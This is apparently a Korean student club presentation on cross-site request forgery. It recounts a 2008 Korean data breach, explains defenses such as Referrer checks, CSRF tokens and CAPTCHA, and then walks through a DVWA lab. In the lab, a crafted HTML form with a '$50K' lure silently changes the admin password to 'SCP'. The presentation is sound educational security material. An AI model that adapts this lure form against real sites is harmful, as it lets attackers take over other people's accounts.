

CSRF (Cross-Site Request Forgery)

SCP 1학년 심재훈





/TABLE OF CONTENTS



/01 공부한 이유

> Why?

/02 CSRF란?

> What?

/03 대응 방안

> What?

/04 CSRF 실습

> How?



01_공부한 이유



옥션 해킹사고 정보유출, 무려 '1081만명'

단일 규모로 사상 최대...거래정보 유출 사례도

서명덕 기자

입력 2008.04.17 13:48 | 수정 2008.04.17 15:41



지난 2월 초 발생한 오픈마켓 '옥션'(<http://www.auction.co.kr>) 개인정보 유출 피해가 무려 '1081만명'에 달하는 것으로 나타났다. 옥션 회원 수가 1800만명임을 감안할 때 60% 이상이 무더기로 누출된 셈이다.

출처: https://biz.chosun.com/site/data/html_dir/2008/04/17/2008041700945.html

01_공부한 이유



```
...  
  
...
```

순서

1. 관리 권한을 가지고 있는 관리자가 메일을 조회
2. 코드가 들어간 메일을 받음
3. 메일 열 때 이미지 파일을 받아오기 위해 URL 접속
4. 관리자 계정 ID & Password 모두 변경 됨


즉, CSRF 공격으로 관리자 권한을 얻어냄

02_CSRF란?



Cross-Site Request Forgery : 사이트간 요청 위조

웹사이트 취약점 공격 기법



02_CSRF란?



Cross-Site Request Forgery : 사이트간 요청 위조

웹사이트 취약점 공격 기법

CSRF 공격

자동 게시판 글 작성/삭제

강제 회원 탈퇴

자동 댓글 작성

자동 게시판 카운터 수 올리기

자동 친구 등록

자동 회원 정보 변경

03_대응 방안_Rereferrer 검증



HTTP Header

General Header

Request Header

Response Header

Entity Header


Referrer : 요청된 페이지의 링크 이전의 웹 페이지 주소를 포함

Referrer 검증

서버는 정해둔 Referrer만 허용해준다.

즉, 요청될 수 있는 위치가 아닌 곳은 막을 수 있다.

03_대응 방안_CSRF Token 검증




로그인 or 작업요청 시 CSRF Token을 생성하여 사용자 세션에 저장

03_대응 방안_CSRF Token 검증



CSRF Token : 11111



로그인 or 작업요청 시 CSRF Token을 생성하여 사용자 세션에 저장
요청 페이지에 CSRF Token을 전송

03_대응 방안_CSRF Token 검증



CSRF Token : 11111




CSRF Token : 11111



로그인 or 작업요청 시 CSRF Token을 생성하여 사용자 세션에 저장
요청 페이지에 CSRF Token을 전송
서버에 요청이 들어올 때마다 세션의 CSRF Token과 일치한지 검증

03_대응 방안_CAPTCHA



사용자가 의도한 요청인지 아니면 트리거로 동작하는지 걸러낼 수 있다.

04_CSRF 실습_준비



Damn Vulnerable Web Application

웹 취약점을 연구할 수 있도록 취약하게 설정되어 있는 웹 어플리케이션 서비스 환경


04_CSRF 실습_준비



정보 보안을 테스트하기 위한 오픈 소스 리눅스 배포판

04_CSRF 실습





Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

⦿


☰

☆

14

04_CSRF 실습





- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF**
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

DVWA Security

- PHP Info
- About

Logout

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.


Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF**
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

DVWA Security

- PHP Info
- About

Logout

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:


- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information


- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

04_CSRF 실습



비밀번호 변경 기능에서 사용하는 URL 변수
password_new
password_conf

04_CSRF 실습



※ 참고

공격을 성공하기 위해서는 관리자의 세션 쿠키를 알아야 한다.

Cookie: PHPSESSID=047qmup4fi1kerk7129h07dutu; security=low

XSS 취약점이 없다면 관리자의 세션키를 알기는 매우 힘들다.

관리자 권한의 세션키로 접속하고 있는 관리자에게
변경 요청을 하도록 할 것이다.

04_CSRF 실습



```

59 <div class="body_padded">
60   <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>
61
62   <div class="vulnerable_code_area">
63     <h3>Change your admin password:</h3>
64     <br />
65     <div id="test_credentials">
66
67       <button onClick="testFunc()">Test Credentials</button><br /><br />
68       <script>
69         function testFunc() {
70           window.open("../vulnerabilities/csrf/test_credentials.php", "blank",
71             "toolbar=yes,scrollbars=yes,resizable=yes,top=500,left=500,width=600,height=400");
72         }
73       </script>
74
75       <div><br />
76       <form action="#" method="GET">
77         New password:<br />
78         <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
79         Confirm new password:<br />
80         <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
81         <br />
82         <input type="submit" value="Change" name="Change">
83       </form>
84
85     </div>
86
87     <p>Note: Browsers are starting to default to setting the <a href="https://web.d">
88     <p>Announcements:</p>
89     <ul>
90       <li><a href="https://chromestatus.com/feature/5088147346030592">Chromium</a>
91       <li><a href="https://docs.microsoft.com/en-us/microsoft-edge/web-platform/si">
92       <li><a href="https://hacks.mozilla.org/2020/08/changes-to-samesite-cookie-be">
93     </ul>
94     <p>As an alternative to the normal attack of hosting the malicious URLs or code c
95
96   <h2>More Information</h2>
97   <ul>
98     <li><a href="https://owasp.org/www-community/attacks/csrf" target="blank">https:
99     <li><a href="http://www.coisecurity.com/csrf-faq.html" target="blank">http://ww
100    <li><a href="https://en.wikipedia.org/wiki/Cross-site_request_forgery_" target="
101  </ul>
102 </div>
103
104   <br /><br />
105
106
107 </div>

```

1. 페이지 소스에서 비밀번호 변경 부분 찾기

```

<form action="#" method="GET">
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
  <br />
  <input type="submit" value="Change" name="Change">
</form>

```

04_CSRF 실습




2. 찾은 소스를 수정해 새로운 HTML 만들기

```
*~/Desktop/CSRF_Site.html - Mousepad
File Edit Search View Document Help
[Icons]
1 <form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/" method="GET">
2     <h1>Click The Button Below TO Get $50K</h1>
3     <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="SCP">
4     <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="SCP">
5     <input type="submit" value="Change" name="Change">
6
7     </form>
```

버튼을 누르게 되면 비밀번호가 SCP로 변경된다.

04_CSRF 실습_영상





Q & A





Thank You For Listening!



SCP 1학년 심재훈

